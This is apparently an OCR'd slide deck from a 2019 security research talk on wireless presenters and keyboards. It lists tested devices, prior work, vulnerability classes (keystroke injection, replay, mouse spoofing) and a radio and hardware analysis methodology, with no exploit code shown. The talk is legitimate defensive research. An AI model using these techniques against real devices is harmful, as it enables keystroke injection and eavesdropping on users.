
New Tales of Wireless Input Devices

June 4, 2019

„Dobrze jest być z powrotem"



Who am I?

Dipl.-Inf. Matthias Deeg
Senior Expert IT Security Consultant
Head of Research & Development
CISSP, CISA, OSCP, OSCE

- Interested in information technology – especially IT security – since his early days
- Studied computer science at the University of Ulm, Germany
- IT Security Consultant since 2007

Who am I?


B. Sc. Gerhard Klostermeier
Senior IT Security Consultant
Head of Hardware Team
OSCP, OSCE

- Interested in all things concerning IT security – especially when it comes to hardware and radio protocols
- Studied IT security at the University of Aalen, Germany
- IT Security Consultant since 2014

Agenda

1. Introduction to Used Technology of Wireless Input Devices
2. Previous Work of Other Researchers
3. Overview of Our Research
4. Attack Surface and Attack Scenarios
5. Found Security Vulnerabilities
6. (Live) Demos
7. Some Anecdotes
8. Conclusion & Recommendation
9. Q&A

Short Introduction to Used Technology



Previous Work of Other Researchers

- KeyKeriki v1.0 and v2.0 by Dreamlab Technologies, 2010
- Owned Live on Stage: Hacking Wireless Presenters, Niels Teusink, 2010
- Promiscuity is the nRF24L01+'s Duty, Travis Goodspeed, 2011
- KeySweeper, Samy Kamkar, 2015
- MouseJack, Bastille Networks Internet Security, 2016
- KeyJack, Bastille Networks Internet Security, 2016
- KeySniffer, Bastille Networks Internet Security, 2016
- Of Mice and Keyboards, SySS GmbH, 2016
- Presentation Clickers, Marc Newlin, 2019

Overview of Our Research

1. Follow-up project to our research project *Of Mice and Keyboards*
   - Finding answers to open questions
   - Focus on another kind of wireless input device with the same or similar used technology: Wireless presenters
2. New research project regarding Bluetooth keyboards
   - Having a closer look at wireless keyboards using a more standardized 2.4 GHz communication than the previously tested ones (Bluetooth Classic & Bluetooth Low Energy)

Recap: Of Mice and Keyboards

Summary of our research results (2016)

#	Product Name	Insufficient Code/Data Protection	Mouse Spoofing	Replay	Keystroke Injection
1	Cherry AES B.UNLIMITED	✓	✓	✓	✓
2	Fujitsu Wireless Keyboard Set LX901	?	?	✓	?
3	Logitech MK520	X	✓	✓	✓*
4	Microsoft Wireless Desktop 2000	✓	✓	✓	?
5	Perixx PERIDUO-710W	✓	✓	✓	✓

✓ security issue found

X security issue not found

? security issue may exit (more work required)

* first found and reported to Logitech by Bastille Networks

Overview of Our Research

- Tested different non-Bluetooth wireless input devices of different manufacturers using 2.4 GHz communication:
  1. Fujitsu Wireless Keyboard Set LX901
  2. Cherry B.UNLIMITED 3.0
  3. Logitech Wireless Presenter R400
  4. Logitech Wireless Presenter R700
  5. Inateck Wireless Presenters WP1001
  6. Inateck Wireless Presenter WP2002
  7. August Wireless Presenter LP205R
  8. Kensington Wireless Presenter
  9. Targus Wireless Presenter AMP09EU
  10. Red Star Tec Wireless Presenter
  11. BEBONCOOL Wireless Presenter

Overview of Our Research

- Tested three popular Bluetooth keyboards of different manufacturers using:
  1. 1byone keyboard
  2. Logitech K480
  3. Microsoft Designer Bluetooth Desktop (Model 1678, 2017)

Test Methodology

1. Hardware analysis
   - Opening up keyboards, wireless presenters, and USB dongles
   - Staring at PCBs
   - Identifying chips
   - RTFD (*Reading the Fine Documentation*™, if available)
   - Finding test points for SPI or wiretap IC pins or PCB traces
   - Soldering some wires
   - Using a logic analyzer to analyze data communication between chips

Test Methodology

2. Radio-based analysis
   - Using software-defined radio, e.g. HackRF One
   - Using wireless development platform Ubertooth One
   - Using CrazyRadio PA with nrf-research-firmware
   - Using Universal Radio Hacker, GNU Radio, and inspectrum to record and analyze radio communication
   - Trying to identify used transceivers, their configuration, and used communication protocols based on the analyzed radio signals (for unmarked chips)
   - Filling knowledge gaps concerning packet formats/framing, payloads, and checksums
   - Using Bluetooth USB dongles with chipsets CSR8510 and BCM20702A
   - Using sniffing capabilities of Linux Bluetooth stack BlueZ


Test Methodology

3. Firmware analysis
   - Only had a superficial look at extracted firmware and device configurations of the tested Bluetooth devices due to the limited time available
   - No firmware analysis of tested non-Bluetooth devices, as it was either not necessary for achieving our goals or extracting firmware was not possible

Hardware Analysis


Typical wireless presenter functionality

- Button for a laser
- Buttons for common presentation software hotkeys, e. g.
  - PAGE UP (0x4B)
  - PAGE DOWN (0x4E)
  - ESC (0x29)
  - F5 (0x3E)
  - PERIOD (0x37)
  - B (0x05)




Logitech R700 Laser Presentation Remote

Hardware Analysis




Parts of Inateck WP2002




PCB back side of Inateck WP2002

Hardware Analysis




PCB back side of Logitech R400 wireless presenter

Hardware Analysis




PCB front side of Targus wireless presenter

Hardware Analysis




Kensington wireless presenter with some epoxy resin




Wiretapping PCB traces for SPI sniffing

Hardware Analysis




PCB front side of 1byone keyboard

Hardware Analysis



